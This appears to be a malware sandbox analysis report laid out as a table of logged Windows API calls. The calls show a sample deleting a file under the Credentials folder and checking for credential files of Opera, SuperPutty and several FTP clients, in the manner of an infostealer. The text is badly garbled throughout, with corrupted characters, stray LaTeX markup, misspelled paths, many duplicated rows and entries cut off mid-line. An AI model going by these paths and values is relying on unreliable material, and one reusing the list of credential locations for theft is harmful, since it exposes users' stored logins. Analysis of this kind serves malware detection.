| Call System API Call System API Delete File | API Name: BCryptDecrypt Args: (2b530000, , 280, 0,)\$\\$\^\sight\(\), (8, , 280, 736874480, 0) Return: 0 API Name: BCryptDecrypt Args: (2b6a7040, VEEUE_Å, 112, 0, Ha'—, 16, VEEUE_Å, 112, 736875216, 0) Return: 0 Path: %LOCALAPPDATA%\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D Type: VSDT_MDB_20 | 2984 2984 | 500 500 |
| Call System API Call System API Delete File | API Name: BCryptDecrypt Args: (2b530000, , 280, 0, ;%\sigma'\sigma', 8, , 280, 736874480, 0) Return: 0 API Name: BCryptDecrypt Args: (2b6a7040, VÊÉUÈ,Á, 112, 0, Ha'—, 16, VÊÉUÈ,Á, 112, 736875216, 0) Return: 0 Path: %LOCALAPPDATA%\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D Type: VSDT_MDB_20 Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 500 | 2984 2984 | 500 500 |
| Call System API Call System API Delete File | API Name: BCryptDecrypt Args: (2b530000, , 280, 0, \@s^\/\delta(, 8, , 280, 736874480, 0) Return: 0 API Name: BCryptDecrypt Args: (2b6a7040, VÊÉUĒ,Ā, 112, 0, Hā'—, 16, VĒĒUĒ,Ā, 112, 736875216, 0) Return: 0 Path: %LOCALAPPDATA%MicrosoftCredentials\DFBE70A7E5CC19A398EBF1B96859CE5D Type: VSDT_MDB_20 Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 500 File: %LOCALAPPDATA%MicrosoftCredentials\DFBE70A7E5CC19A398EBF1B96859CE5D | 2984 2984 | 500 500 |
| Call System API Call System API Delete File Detection Call Filesystem API | API Name: BCryptDecrypt Args: (2b530000, , 280, 0,)89^/s/i(, 8, , 280, 736874480, 0) Return: 0 API Name: BCryptDecrypt Args: (2b6a7040, VÊÉUĒ,Á, 112, 0, Hä'—, 16, VÊÉUĒ,Á, 112, 736875216, 0) Return: 0 Path: %LOCALAPPDATA%/MicrosoftCredentials/DFBE70A7E5CC19A398EBF1B96859CE5D Type: VSDT_MDB_20 Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 500 File: %LOCALAPPDATA%/MicrosoftCredentials/DFBE70A7E5CC19A398EBF1B96859CE5D Type: VSDT_MDB_20 API Name: DeleteFileW Args: (%LOCALAPPDATA%/Microsoft/Credentials/DFBE70A7E5CC19A398EBF1B96859CE5D) Return: 1 | 2984 2984 2984 2984 | 500 500 500 |
| Call System API Call System API Delete File Detection Call Filesystem API Call Filesystem API | API Name: BCryptDecrypt Args: (2b630000, , 280, 0, %\signsize 8, , 280, 736874480, 0) Return: 0 API Name: BCryptDecrypt Args: (2b637040, VÊĒUĒ,Ā, 112, 0, Hā'—, 16, VĒĒUĒ,Ā, 112, 736875216, 0) Return: 0 Path: %LOCALAPPDATA%!Microsoft\Credentials!DFBE70A7E5CC19A398EBF1B96859CE5D Type: VSDT_MDB_20 Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 500 File: %LOCALAPPDATA%!Microsoft\Credentials!DFBE70A7E5CC19A398EBF1B96859CE5D Type: VSDT_MDB_20 API Name: DeleteFileW Args: (%LOCALAPPDATA%!Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D) Return: 1 API Name: FindFirstFileExW Args: (%APPDATA%!Microsoft\Credentials\", 0, 2bebe430, 0, 0, 0) Return: 2c01ed30 | 2984 2984 2984 2984 2984 | 500 500 500 500 |
| Call System API Call System API Delete File Detection Call Filesystem API Call Filesystem API Call System API | API Name: BCryptDecrypt Args: (2b630000, , 280, 0, \@s^\sightsigned \end{aligned}, 8, , 280, 736874480, 0) Return: 0 API Name: BCryptDecrypt Args: (2b637040, VÊEUĒ,Å, 112, 0, Hā'—, 16, VĒEUĒ,Å, 112, 736875216, 0) Return: 0 Path: %LOCALAPPDATA%\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D Type: VSDT_MDB_20 Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 500 File: %LOCALAPPDATA%\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D Type: VSDT_MDB_20 API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D) Return: 1 API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D) Return: 2 | 2984 2984 2984 2984 2984 1128 | 500 500 500 500 500 500 2984 |
| Call System API Call System API Delete File Detection Call Filesystem API Call Filesystem API | API Name: BCryptDecrypt Args: (2b630000, , 280, 0, %\signsize 8, 280, 736874480, 0) Return: 0 API Name: BCryptDecrypt Args: (2b637040, VÊĒUĒ,Ā, 112, 0, Hā'—, 16, VĒĒUĒ,Ā, 112, 736875216, 0) Return: 0 Path: %LOCALAPPDATA%!Microsoft\Credentials!DFBE70A7E5CC19A398EBF1B96859CE5D Type: VSDT_MDB_20 Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 500 File: %LOCALAPPDATA%!Microsoft\Credentials!DFBE70A7E5CC19A398EBF1B96859CE5D Type: VSDT_MDB_20 API Name: DeleteFileW Args: (%LOCALAPPDATA%!Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D) Return: 1 API Name: FindFirstFileExW Args: (%APPDATA%!Microsoft\Credentials\", 0, 2bebe430, 0, 0, 0) Return: 2c01ed30 | 2984 2984 2984 2984 2984 | 500 500 500 500 |
| Call System API Call System API Delete File Detection Call Filesystem API Call Filesystem API Call System API | API Name: BCryptDecrypt Args: (2b630000, , 280, 0, \@s^\sightsigned \end{aligned}, 8, , 280, 736874480, 0) Return: 0 API Name: BCryptDecrypt Args: (2b637040, VÊEUĒ,Å, 112, 0, Hā'—, 16, VĒEUĒ,Å, 112, 736875216, 0) Return: 0 Path: %LOCALAPPDATA%\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D Type: VSDT_MDB_20 Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 500 File: %LOCALAPPDATA%\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D Type: VSDT_MDB_20 API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D) Return: 1 API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D) Return: 2 | 2984 2984 2984 2984 2984 1128 | 500 500 500 500 500 500 2984 |
| Call System API Call System API Delete File Detection Call Filesystem API Call Filesystem API Call System API Call System API Call System API Call System API | API Name: BCryptDecrypt Args: (2b630000, , 280, 0,)&^\sign*\signiful, 8, , 280, 736874480, 0) Return: 0 API Name: BCryptDecrypt Args: (2b6a7040, VÉEUĒ,Á, 112, 0, Hā'—, 16, VÉEUĒ,Á, 112, 736875216, 0) Return: 0 Path: %LOCALAPPDATA%\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D Type: VSDT_MDB_20 Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 500 File: %LOCALAPPDATA%\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D Type: VSDT_MDB_20 API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D) Return: 1 API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D) API Name: PathFileExistsW Args: (%APPDATA%\Delta) Return: 0 | 2984 2984 2984 2984 2984 1128 | 500 500 500 500 500 500 2984 2984 |
| Call System API Call System API Delete File Detection Call Filesystem API Call Filesystem API Call System API | API Name: BCryptDecrypt Args: (2b630000, , 280, 0, \%\s^\s/\sid(, 8, , 280, 736874480, 0) Return: 0 API Name: BCryptDecrypt Args: (2b6a7040, V\(\tilde\)E\(\tilde\)E\(\tilde\)A, 112, 0, H\(\tilde\)E\(\tilde\)E\(\tilde\)A, 112, 736875216, 0) Return: 0 Path: \%\(\tilde\)LOCALAPPDATA\%\(\tilde\)Microsoff\(\tilde\)Credentials\(\tilde\)DEPT0A7E5CC19A398EBF1B96859CE5D Type: VSDT_MDB_20 Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 500 File: \%\(\tilde\)LOCALAPPDATA\%\(\tilde\)Microsoff\(\tilde\)Credentials\(\tilde\)DFBE70A7E5CC19A398EBF1B96859CE5D Type: VSDT_MDB_20 API Name: DeleteFile\(\tilde\) Args: (\%\(\tilde\)LOCALAPPDATA\%\(\tilde\)Microsoff\(\tilde\)Credentials\(\tilde\)DFBE70A7E5CC19A398EBF1B96859CE5D) Return: 1 API Name: FindFirstFileEx\(\tilde\) Args: (\%\(\tilde\)APPDATA\%\(\tilde\)Microsoff\(\tilde\)Credentials\(\tilde\), 0, 2bebe430, 0, 0, 0, 0) Return: 2c01ed30 API Name: PathFileExists\(\tilde\) Args: (\%\(\tilde\)APPDATA\%\(\tilde\)Depta a Return: 0 API Name: PathFileExists\(\tilde\) Args: (\%\(\tilde\)APPDATA\%\(\tilde\)procuments\(\tilde\)Deco | 2984 2984 2984 2984 2984 2984 1128 1128 | 500 500 500 500 500 500 2984 2984 |
| Call System API Call System API Delete File Detection Call Filesystem API Call Filesystem API Call System API | API Name: BCryptDecrypt Args: (2b630000, , 280, 0, \%\%\footnote{\sqrt{s}}, 8, , 280, 736874480, 0) Return: 0 API Name: BCryptDecrypt Args: (2b637040, V\(\hat{E}\)\(\hat{E}\)\(\hat{A}\), 112, 0, Ha'—, 16, V\(\hat{E}\)\(\hat{E}\)\(\hat{A}\), 112, 736875216, 0) Return: 0 Path: \%\(\hat{A}\)COCALAPPDATA\%\(\hat{M}\)icrosoft\(\hat{C}\)redentials\(\hat{D}\)FBE70A7E5CC19A398EBF1B96859CE5D Type: VSDT_MDB_20 Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 500 File: \%\(\hat{A}\)COCALAPPDATA\%\(\hat{M}\)icrosoft\(\hat{C}\)redentials\(\hat{D}\)FBE70A7E5CC19A398EBF1B96859CE5D Type: VSDT_MDB_20 API Name: DeleteFileW Args: (\%\(\hat{A}\)PDATA\%\(\hat{M}\)icrosoft\(\hat{C}\)redentials\(\hat{D}\)FBE70A7E5CC19A398EBF1B96859CE5D) Return: 1 API Name: FindFirstFileExW Args: (\%\(\hat{A}\)PDATA\%\(\hat{M}\)icrosoft\(\hat{C}\)redentials\(\hat{D}\), 0, 2bebe430, 0, 0, 0) Return: 2c01ed30 API Name: PathFileExists\(\hat{W}\) Args: (\%\(\hat{A}\)PDATA\%\(\hat{D}\)peralle\(\hat{A}\)\(\hat{D}\)peralle\(\hat{D}\) Return: 0 API Name: PathFileExists\(\hat{W}\) Args: (\%\(\hat{A}\)PDATA\%\(\hat{D}\)peralle\(\hat{D}\)couments\(\hat{S}\)uperPutty) Return: 0 API Name: PathFileExists\(\hat{W}\) Args: (\%\(\hat{A}\)PDATA\%\(\hat{D}\)notenants\(\hat{D}\)peralle\(\hat{D}\) in FPS\(\hat{D}\) in Return: 0 API Name: PathFileExists\(\hat{W}\) Args: (\%\(\hat{A}\)PDATA\(\hat{N}\)Notepad+\(\hat{D}\)loguments\(\hat{D}\)inpFTP\\(\hat{D}\)perFTP\\(\hat{D}\)perFTP\\(\hat{D}\) Return: 0 | 2984 2984 2984 2984 2984 2984 1128 1128 | 500 500 500 500 500 500 2984 2984 2984 |
| Call System API Call System API Delete File Detection Call Filesystem API Call Filesystem API Call System API | API Name: BCryptDecrypt Args: (2b637040, VÊĐUỆ,Á, 112, 0, Hã'—, 16, VÊĐUỆ,Á, 112, 736875216, 0) Return: 0 API Name: BCryptDecrypt Args: (2b637040, VÊĐUỆ,Á, 112, 0, Hã'—, 16, VÊĐUỆ,Á, 112, 736875216, 0) Return: 0 Path: %LOCALAPPDATA%/MicrosoftCredentials/DFBE70A7E5CC19A398EBF1B96859CE5D Type: VSDT_MDB_20 Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 500 File: %LOCALAPPDATA%/Microsoft/Credentials/DFBE70A7E5CC19A398EBF1B96859CE5D Type: VSDT_MDB_20 API Name: DeleteFileW Args: (%LOCALAPPDATA%/Microsoft/Credentials/DFBE70A7E5CC19A398EBF1B96859CE5D) Return: 1 API Name: FindFirstFileExW Args: (%APPDATA%/Microsoft/Credentials/*, 0, 2bebe430, 0, 0, 0) Return: 2c01ed30 API Name: PathFileExistsW Args: (%APPDATA%/Opera) Return: 0 API Name: PathFileExistsW Args: (%USERPROFILE%/Documents/SuperPutty) Return: 0 API Name: PathFileExistsW Args: (%ProgramFiles(x86)%/FTPShell/ftpshell.fsi) Return: 0 API Name: PathFileExistsW Args: (%ProgramFiles(x86)%/FTPShell/ftpshell.fsi) Return: 0 API Name: PathFileExistsW Args: (%ProgramFiles(x86)%/Ozone3D/MyFTPI/NppFTP.xml) Return: 0 | 2984 2984 2984 2984 2984 2984 1128 1128 1128 1128 1128 | 500 500 500 500 500 500 2984 2984 2984 2984 2984 |
| Call System API Call System API Delete File Detection Call Filesystem API Call Filesystem API Call System API | API Name: BCryptDecrypt Args: (2b530000, , 280, 0, \%\%\/\2\(l, 8, , 280, 736874480, 0) Return: 0 API Name: BCryptDecrypt Args: (2b6a7040, V\(\text{EUE}\),\(\text{A}\), 112, 0, Ha'—, 16, V\(\text{EUE}\),\(\text{A}\), 112, 736875216, 0) Return: 0 Path: \%\(\text{LOCALAPPDATA}\)\(\text{MicrosoftCredentials\)\(\text{DFBE70A7E5CC19A398EBF1B96859CE5D\) Type: VSDT_MDB_20 Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 500 File: \%\(\text{LOCALAPPDATA}\)\(\text{Microsoft\}\)\(\text{Credentials\}\)\(\text{DFBE70A7E5CC19A398EBF1B96859CE5D\) Type: VSDT_MDB_20 API Name: DeleteFile\(\text{Potata}\)\(\text{Microsoft\}\)\(\text{Credentials\}\)\(\text{DFBE70A7E5CC19A398EBF1B96859CE5D\)\)\(\text{Potata}\)\(\text{Potata}\)\(\text{Microsoft\}\)\(\text{Credentials\}\)\(\text{DFBE70A7E5CC19A398EBF1B96859CE5D\)\)\(\text{Potata}\)\(\text{Potata}\)\(\text{Microsoft\}\)\(\text{Credentials\}\)\(\text{DFBE70A7E5CC19A398EBF1B96859CE5D\)\)\(\text{Potata}\)\(\text{Return: 1}\) API Name: PathFileExists\(\text{Wargs: (\pi_APPDATA}\)\(\text{Microsoft\}\)\(\text{Credentials\}\)\(\text{V}\)\(\text{Potata}\)\(\text{V}\)\(\text{Potata}\)\(\text{Potata}\)\(\text{Potata}\)\(\text{Potata}\)\(\text{Potata}\)\(\text{Potata}\)\(\text{Potata}\)\(\text{Potata}\)\(\text{Potata}\)\(\text{Potata}\)\(\text{Potata}\)\(\text{Potata}\)\(\text{Potata}\)\(\text{Potata}\)\(\text{Potata}\)\(\text{Potata}\)\(\text{Potata}\)\(\text{Microsoft\}\)\(\text{Potata}\)\(\ | 2984 2984 2984 2984 2984 1128 1128 1128 1128 1128 1128 | 500 500 500 500 500 500 2984 2984 2984 2984 2984 2984 |
| Call System API Call System API Delete File Detection Call Filesystem API Call Filesystem API Call System API | API Name: BCryptDecrypt Args: (2b530000, , 280, 0, \%\%\\\\\frac{1}{2} 8, , 280, 736874480, 0) Return: 0 API Name: BCryptDecrypt Args: (2b6a7040, \P\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\ | 2984 2984 2984 2984 2984 1128 1128 1128 1128 1128 1128 1128 | 500 500 500 500 500 500 2984 2984 2984 2984 2984 2984 2984 |
| Call System API Call System API Delete File Detection Call Filesystem API Call Filesystem API Call System API | API Name: BCryptDecrypt Args: (2b530000, , 280, 0, \%\%\/\2\(l, 8, , 280, 736874480, 0) Return: 0 API Name: BCryptDecrypt Args: (2b6a7040, V\(\text{EUE}\),\(\text{A}\), 112, 0, Ha'—, 16, V\(\text{EUE}\),\(\text{A}\), 112, 736875216, 0) Return: 0 Path: \%\(\text{LOCALAPPDATA}\)\(\text{MicrosoftCredentials\)\(\text{DFBE70A7E5CC19A398EBF1B96859CE5D\) Type: VSDT_MDB_20 Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 500 File: \%\(\text{LOCALAPPDATA}\)\(\text{Microsoft\}\)\(\text{Credentials\}\)\(\text{DFBE70A7E5CC19A398EBF1B96859CE5D\) Type: VSDT_MDB_20 API Name: DeleteFile\(\text{Potata}\)\(\text{Microsoft\}\)\(\text{Credentials\}\)\(\text{DFBE70A7E5CC19A398EBF1B96859CE5D\)\)\(\text{Potata}\)\(\text{Potata}\)\(\text{Microsoft\}\)\(\text{Credentials\}\)\(\text{DFBE70A7E5CC19A398EBF1B96859CE5D\)\)\(\text{Potata}\)\(\text{Potata}\)\(\text{Microsoft\}\)\(\text{Credentials\}\)\(\text{DFBE70A7E5CC19A398EBF1B96859CE5D\)\)\(\text{Potata}\)\(\text{Return: 1}\) API Name: PathFileExists\(\text{Wargs: (\pi_APPDATA}\)\(\text{Microsoft\}\)\(\text{Credentials\}\)\(\text{V}\)\(\text{Potata}\)\(\text{V}\)\(\text{Potata}\)\(\text{Potata}\)\(\text{Potata}\)\(\text{Potata}\)\(\text{Potata}\)\(\text{Potata}\)\(\text{Potata}\)\(\text{Potata}\)\(\text{Potata}\)\(\text{Potata}\)\(\text{Potata}\)\(\text{Potata}\)\(\text{Potata}\)\(\text{Potata}\)\(\text{Potata}\)\(\text{Potata}\)\(\text{Potata}\)\(\text{Microsoft\}\)\(\text{Potata}\)\(\ | 2984 2984 2984 2984 2984 1128 1128 1128 1128 1128 1128 | 500 500 500 500 500 500 2984 2984 2984 2984 2984 2984 |
| Call System API Call System API Delete File Detection Call Filesystem API Call Filesystem API Call System API | API Name: BCryptDecrypt Args: (2b530000, , 280, 0, \%\%\\\\\frac{1}{2} 8, , 280, 736874480, 0) Return: 0 API Name: BCryptDecrypt Args: (2b6a7040, \P\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\ | 2984 2984 2984 2984 2984 1128 1128 1128 1128 1128 1128 1128 | 500 500 500 500 500 500 2984 2984 2984 2984 2984 2984 2984 |
| Call System API Call System API Delete File Detection Call Filesystem API Call Filesystem API Call System API | API Name: BCryptDecrypt Args: (2b530000, , 280, 0, \%\%\footnote{ | 2984 2984 2984 2984 2984 1128 1128 1128 1128 1128 1128 1128 11 | 500 500 500 500 500 500 2984 2984 2984 2984 2984 2984 2984 2984 2984 |
| Call System API Call System API Delete File Detection Call Filesystem API Call Filesystem API Call System API | API Name: BCrypIDecrypt Args: (2b630000, , 280, 0, \%\^\/\sh\/\sh\/\sh\/\sh}(, 8, , 280, 736874480, 0) Return: 0 API Name: BCrypIDecrypt Args: (2b6a7040, VÉÉUÈÁ, 112, 0, Hà'—, 16, VÉÉUÈÁ, 112, 736875216, 0) Return: 0 Path: %LOCALAPPDATA%IMicrosoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D Type: VSDT_MDB_20 Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 500 File: %LOCALAPPDATA%IMicrosoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D Type: VSDT_MDB_20 API Name: DeleteFileW Args: (%LOCALAPPDATA%IMicrosoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D) Return: 1 API Name: FindFirstFileExW Args: (%APPDATA%IMicrosoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D) Return: 2 API Name: PathFileExistsW Args: (%APPDATA%IMicrosoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D) Return: 0 API Name: PathFileExistsW Args: (%APPDATA%\Deleta\ | 2984 2984 2984 2984 2984 1128 1128 1128 1128 1128 1128 1128 11 | 500 500 500 500 500 500 2984 2984 2984 2984 2984 2984 2984 2984 2984 2984 2984 |
| Call System API Call System API Delete File Detection Call Filesystem API Call Filesystem API Call System API | API Name: BCrypIDecrypt Args: (2b530000, , 280, 0, \@\^\sigma'\sigma'\sigma(\), 8, 280, 736874480, 0) Return: 0 API Name: BCrypIDecrypt Args: (2b6a7040, VÉÉUÉ.Á, 112, 0, Há'—, 16, VÉÉUÉ.Á, 112, 736875216, 0) Return: 0 Path: %LOCALAPPDATA%Microsoft(Credentials)DFBE70A7E5CC19A398EBF1B96859CE5D Type: VSDT_MDB_20 Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 500 File: %LOCALAPPDATA%Microsoft(Credentials)DFBE70A7E5CC19A398EBF1B96859CE5D Type: VSDT_MDB_20 API Name: DeleteFileW Args: (%LOCALAPPDATA%Microsoft(Credentials)DFBE70A7E5CC19A398EBF1B96859CE5D) Return: 1 API Name: FindFirstFileExW Args: (%APPDATA%Microsoft(Credentials)*, 0, 2bebe430, 0, 0, 0) Return: 2c01ed30 API Name: PathFileExistsW Args: (%APPDATA%Microsoft(Credentials)*, 0, 2bebe430, 0, 0, 0) Return: 2c01ed30 API Name: PathFileExistsW Args: (%APPDATA%LOpera) Return: 0 API Name: PathFileExistsW Args: (%APPDATA%LOpera) Return: 0 API Name: PathFileExistsW Args: (%ProgramFiles(x86)%IFTPShell/ftpshell.fsi) Return: 0 API Name: PathFileExistsW Args: (%ProgramFiles(x86)%Lozona3DMyFTPINppFTP.xml) Return: 0 API Name: PathFileExistsW Args: (%ProgramFiles(x86)%Lozona3DMyFTPINppFTP.xml) Return: 0 API Name: PathFileExistsW Args: (%ProgramFiles(x86)%ISPrTP Now\sites.xml) Return: 0 API Name: PathFileExistsW Args: (%ProgramFiles(x86)%ISPrT Now\sites.xml) Return: 0 API Name: PathFileExistsW Args: (%ProgramFiles(x86)%ISPrT Now\sites.xml) Return: 0 API Name: PathFileExistsW Args: (%ProgramFiles(x86)%INEXEXFIleUserdataltfpsite.ini) Return: 0 API Name: PathFileExistsW Args: (%ProgramFiles(x86)%INEXEXFIleUserdataltfpsite.ini) Return: 0 API Name: PathFileExistsW Args: (%ProgramFiles(x86)%INEXEXFIleUserdataltfpsite.ini) Return: 0 API Name: PathFileExistsW Args: (%ProgramFiles(x86)%INEXEXFIleUserdataltfpsite.ini) Return: 0 API Name: PathFileExistsW Args: (%ProgramFiles(x86)%INEXEXFIleUserdataltfpsite.ini) Return: 0 | 2984 2984 2984 2984 2984 2984 1128 1128 1128 1128 1128 1128 1128 11 | 500 500 500 500 500 500 2984 2984 2984 2984 2984 2984 2984 2984 2984 2984 2984 2984 |
| Call System API Call System API Delete File Detection Call Filesystem API Call Filesystem API Call System API | API Name: BCryptDecrypt Args: (2b530000, , 280, 0, 180 % 1, 80 % 136874480, 0) Return: 0 API Name: BCryptDecrypt Args: (2b6a7040, VĚÉUĚ,Á, 112, 0, Hä'—, 16, VĚÉUĚ,Á, 112, 736875216, 0) Return: 0 Path: %LOCALAPPDATA%\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D Type: VSDT_MDB_20 Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 500 File: %LOCALAPPDATA%\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D Type: VSDT_MDB_20 API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D) Return: 1 API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Credentials\", 0, 2bebe430, 0, 0, 0) Return: 2c01ed30 API Name: PathFileExistsW Args: (%APPDATA%\Dopra) Return: 0 API Name: PathFileExistsW Args: (%APPDATA%\Dopra) Return: 0 API Name: PathFileExistsW Args: (%PorgarmFiles(x86)%\FTPShellf\textpser\phits\text{pri} Return: 0 API Name: PathFileExistsW Args: (%PorgarmFiles(x86)%\FTPShellf\text{pri} Privnyftp.ini) Return: 0 API Name: PathFileExistsW Args: (%PorgarmFiles(x86)%\Dopra)DMyFTP\nyftp.ini) Return: 0 API Name: PathFileExistsW Args: (%PorgarmFiles(x86)%\Dopra)DMyFTP\nyftp.ini) Return: 0 API Name: PathFileExistsW Args: (%PorgarmFiles(x86)%\Dopra)DMyFTP\nyftp.ini) Return: 0 API Name: PathFileExistsW Args: (%PorgarmFiles(x86)%\Sperrod Computers\Sperrod FTP\favorites) Return: 0 API Name: PathFileExistsW Args: (%PorgarmFiles(x86)%\Sperrod Computers\Sperrod FTP\favorites) Return: 0 API Name: PathFileExistsW Args: (%PorgarmFiles(x86)%\Sperrod Computers\Sperrod FTP\favorites) Return: 0 API Name: PathFileExistsW Args: (%PorgarmFiles(x86)\Sperrod Now\sperrod Computers\Sperrod FTP\favorites) Return: 0 API Name: PathFileExistsW Args: (%PorgarmFiles(x86)\Sperrod Now\sperrod Computers\Sperrod FTP\favorites) Return: 0 API Name: PathFileExistsW Args: (%PorgarmFiles(x86)\Sperrod Now\sperrod Computers\Sperrod FTP\favorites) Return: 0 API Name: PathFileExistsW Args: (%APPDATA\Sperr | 2984 2984 2984 2984 2984 1128 1128 1128 1128 1128 1128 1128 11 | 500 500 500 500 500 500 2984 2984 2984 2984 2984 2984 2984 2984 2984 2984 2984 2984 2984 2984 |
| Call System API Call System API Delete File Detection Call Filesystem API Call Filesystem API Call System API | API Name: BCrypIDecrypt Args: (2b530000, , 280, 0, \@\^\sigma'\sigma'\sigma(\), 8, 280, 736874480, 0) Return: 0 API Name: BCrypIDecrypt Args: (2b6a7040, VÉÉUÉ.Á, 112, 0, Há'—, 16, VÉÉUÉ.Á, 112, 736875216, 0) Return: 0 Path: %LOCALAPPDATA%Microsoft(Credentials)DFBE70A7E5CC19A398EBF1B96859CE5D Type: VSDT_MDB_20 Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 500 File: %LOCALAPPDATA%Microsoft(Credentials)DFBE70A7E5CC19A398EBF1B96859CE5D Type: VSDT_MDB_20 API Name: DeleteFileW Args: (%LOCALAPPDATA%Microsoft(Credentials)DFBE70A7E5CC19A398EBF1B96859CE5D) Return: 1 API Name: FindFirstFileExW Args: (%APPDATA%Microsoft(Credentials)*, 0, 2bebe430, 0, 0, 0) Return: 2c01ed30 API Name: PathFileExistsW Args: (%APPDATA%Microsoft(Credentials)*, 0, 2bebe430, 0, 0, 0) Return: 2c01ed30 API Name: PathFileExistsW Args: (%APPDATA%LOpera) Return: 0 API Name: PathFileExistsW Args: (%APPDATA%LOpera) Return: 0 API Name: PathFileExistsW Args: (%ProgramFiles(x86)%IFTPShell/ftpshell.fsi) Return: 0 API Name: PathFileExistsW Args: (%ProgramFiles(x86)%Lozona3DMyFTPINppFTP.xml) Return: 0 API Name: PathFileExistsW Args: (%ProgramFiles(x86)%Lozona3DMyFTPINppFTP.xml) Return: 0 API Name: PathFileExistsW Args: (%ProgramFiles(x86)%ISPrTP Now\sites.xml) Return: 0 API Name: PathFileExistsW Args: (%ProgramFiles(x86)%ISPrT Now\sites.xml) Return: 0 API Name: PathFileExistsW Args: (%ProgramFiles(x86)%ISPrT Now\sites.xml) Return: 0 API Name: PathFileExistsW Args: (%ProgramFiles(x86)%INEXEXFIleUserdataltfpsite.ini) Return: 0 API Name: PathFileExistsW Args: (%ProgramFiles(x86)%INEXEXFIleUserdataltfpsite.ini) Return: 0 API Name: PathFileExistsW Args: (%ProgramFiles(x86)%INEXEXFIleUserdataltfpsite.ini) Return: 0 API Name: PathFileExistsW Args: (%ProgramFiles(x86)%INEXEXFIleUserdataltfpsite.ini) Return: 0 API Name: PathFileExistsW Args: (%ProgramFiles(x86)%INEXEXFIleUserdataltfpsite.ini) Return: 0 | 2984 2984 2984 2984 2984 1128 1128 1128 1128 1128 1128 1128 11 | 500 500 500 500 500 500 2984 2984 2984 2984 2984 2984 2984 2984 2984 2984 2984 2984 2984 2984 2984 2984 |
| Call System API Call System API Delete File Detection Call Filesystem API Call Filesystem API Call System API | API Name: BCryptDecrypt Args: (2b530000, , 280, 0, 180 % 1, 80 % 136874480, 0) Return: 0 API Name: BCryptDecrypt Args: (2b6a7040, VĚÉUĚ,Á, 112, 0, Hä'—, 16, VĚÉUĚ,Á, 112, 736875216, 0) Return: 0 Path: %LOCALAPPDATA%\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D Type: VSDT_MDB_20 Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 500 File: %LOCALAPPDATA%\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D Type: VSDT_MDB_20 API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D) Return: 1 API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Credentials\", 0, 2bebe430, 0, 0, 0) Return: 2c01ed30 API Name: PathFileExistsW Args: (%APPDATA%\Dopra) Return: 0 API Name: PathFileExistsW Args: (%APPDATA%\Dopra) Return: 0 API Name: PathFileExistsW Args: (%PorgarmFiles(x86)%\FTPShellf\textpser\phits\text{pri} Return: 0 API Name: PathFileExistsW Args: (%PorgarmFiles(x86)%\FTPShellf\text{pri} Privnyftp.ini) Return: 0 API Name: PathFileExistsW Args: (%PorgarmFiles(x86)%\Dopra)DMyFTP\nyftp.ini) Return: 0 API Name: PathFileExistsW Args: (%PorgarmFiles(x86)%\Dopra)DMyFTP\nyftp.ini) Return: 0 API Name: PathFileExistsW Args: (%PorgarmFiles(x86)%\Dopra)DMyFTP\nyftp.ini) Return: 0 API Name: PathFileExistsW Args: (%PorgarmFiles(x86)%\Sperrod Computers\Sperrod FTP\favorites) Return: 0 API 